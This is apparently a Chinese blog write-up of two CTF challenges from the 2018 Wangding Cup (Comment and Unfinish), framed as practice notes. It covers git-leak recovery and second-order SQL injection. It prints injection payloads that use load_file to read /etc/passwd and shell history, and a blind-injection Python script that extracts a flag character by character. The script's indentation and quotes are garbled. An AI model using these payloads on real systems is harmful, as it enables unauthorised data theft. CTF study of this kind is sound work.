当前位置:网站首页>BUU刷题记-网鼎杯专栏2
BUU刷题记-网鼎杯专栏2
2022-07-26 19:38:00 【Kanyun7】
title: BUU刷题记_网鼎杯专栏2
date: 2001-07-16 18:30:26
tags: [addslashes()、二次注入 漏洞,gbk编码导致的宽字节注入漏洞,.git文件泄露及GitHacker使用,SQL二次注入:+与ascii绕过,]
swiper_index: 0
[网鼎杯 2018]Comment
知识点:
网站目录扫描
.git文件泄露
GitHacker文件使用
addslashes()、二次注入 漏洞
gbk编码导致的宽字节注入漏洞
/var/www/html 为网站根目录.git文件泄露------> kali中修复文件:到生成文件的目录:
git log --relog
得到继续:git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c利用文件的读取
load_file()函数
原理:
两个功能模块,一个是发帖,另一个是评论,两个功能。
两个地方都利用到了***addslash进行转义***,但是都仅仅对于输入进行转义,对于输出没有进行转义,这就有可能造成二次注入,在mysql中,addslash添加的反斜杠是能够起作用的,即\'在表里面value值就是'的意义,那么我们拿出来的时候就可以进行闭合了。
Payload:
',content=user(),/*
',content=(select(load_file("/etc/passwd"))),/*
',content=(select(load_file("/home/www/.bash_history"))),/*
',content=(select(load_file("/tmp/html/.DS_Store"))),/*
',content=(select hex(load_file("/tmp/html/.DS_Store"))),/*
',content=(select hex(load_file("/var/www/html/flag_8946e1ff1ee3e40f.php"))),/*
Payload中/**/表示多行注释
参考
GitHub - WangYihang/GitHacker:️一种 Git 源代码泄漏利用工具,可恢复整个 Git 存储库,包括来自存储的数据,用于白盒审核和分析开发人员的思想
[网鼎杯2018]Unfinish
知识点
SQL二次注入:+与ascii绕过

显示login.php,猜测有register.php,登录后回显用户名
猜测,注册的语句大概为insert table values ('email','username','password')
fuzz之后发现逗号,information等许多关键字被过滤绕过方法:
flag字段是猜测的,不知道字段长度,直接将查询语句作为username会返回这样
username闭合后只能作为一个值来返回,因此不能将整个语句直接查询,故使用'str'+'str'+'str'来构造二次注入查询
sql中+与from for<绕过,>Payload:username" : "0'+ascii(substr((select * from flag) from {} for 1))+'0;".format(i)
大佬脚本:
``import requests
import logging
import re
from time import sleep

def search():
flag = ‘’
url = ‘http://6602d8e4-7a78-4a54-a614-34ffecd4cb55.node4.buuoj.cn:81/’
url1 = url+‘register.php’
url2 = url+‘login.php’
for i in range(100):
sleep(0.3)#不加sleep就429了QAQ
data1 = {“email” : “1234{}@123.com”.format(i), “username” : “0’+ascii(substr((select * from flag) from {} for 1))+'0;”.format(i), “password” : “123”}
data2 = {“email” : “1234{}@123.com”.format(i), “password” : “123”}
r1 = requests.post(url1, data=data1)
r2 = requests.post(url2, data=data2)
res = re.search(r’\s*(\d*)\s*‘,r2.text)
res1 = re.search(r’\d+', res.group())
flag = flag+chr(int(res1.group()))
print(flag)
print(“final:”+flag)
if name == ‘main’:
search()
``
参考
边栏推荐
- tf.GraphKeys
- Small scenes bring great improvement! Baidu PaddlePaddle easydl helps AI upgrade of manufacturing assembly line
- BluePrism流程业务对象的组件功能介绍-RPA第三章
- C asynchronous programming read this article is enough
- Shell script basic programming commands
- Exchange 2010 SSL certificate installation document
- smoothscroll-polyfill插件的用法
- cv2.resize()
- Servlet
- three.js 制作地球标注的两种方法
猜你喜欢







随机推荐
Cookie和Session
数字化工厂的优势有哪些
一维数组定义与使用
一文读懂 Kubernetes的四种服务类型!
Exchange 2010 SSL certificate installation document
Jincang database kingbasees SQL language reference manual (21. Kes regular expression support)
EasyCVR设备管理列表页面,分页数据不显示的问题修复
What are the advantages of digital factory
记一次 .NET 某物管后台服务 卡死分析
Where are the single dogs in the evening of 5.20?
three.js 给地球加标签和弹窗
Summary of message queue knowledge points
Small scenes bring great improvement! Baidu PaddlePaddle easydl helps AI upgrade of manufacturing assembly line
潘多尼亚精灵 VoxEdit 创作大赛
Kingbasees SQL language reference manual of Jincang database (20. SQL statements: merge to values)
一个开源的网页画板,真的太方便了
smoothscroll-polyfill插件的用法
Gbase learning - install gbase 8A MPP cluster v95
Principle and application of one click login of local number (glory Collection Edition)
nmap安装和使用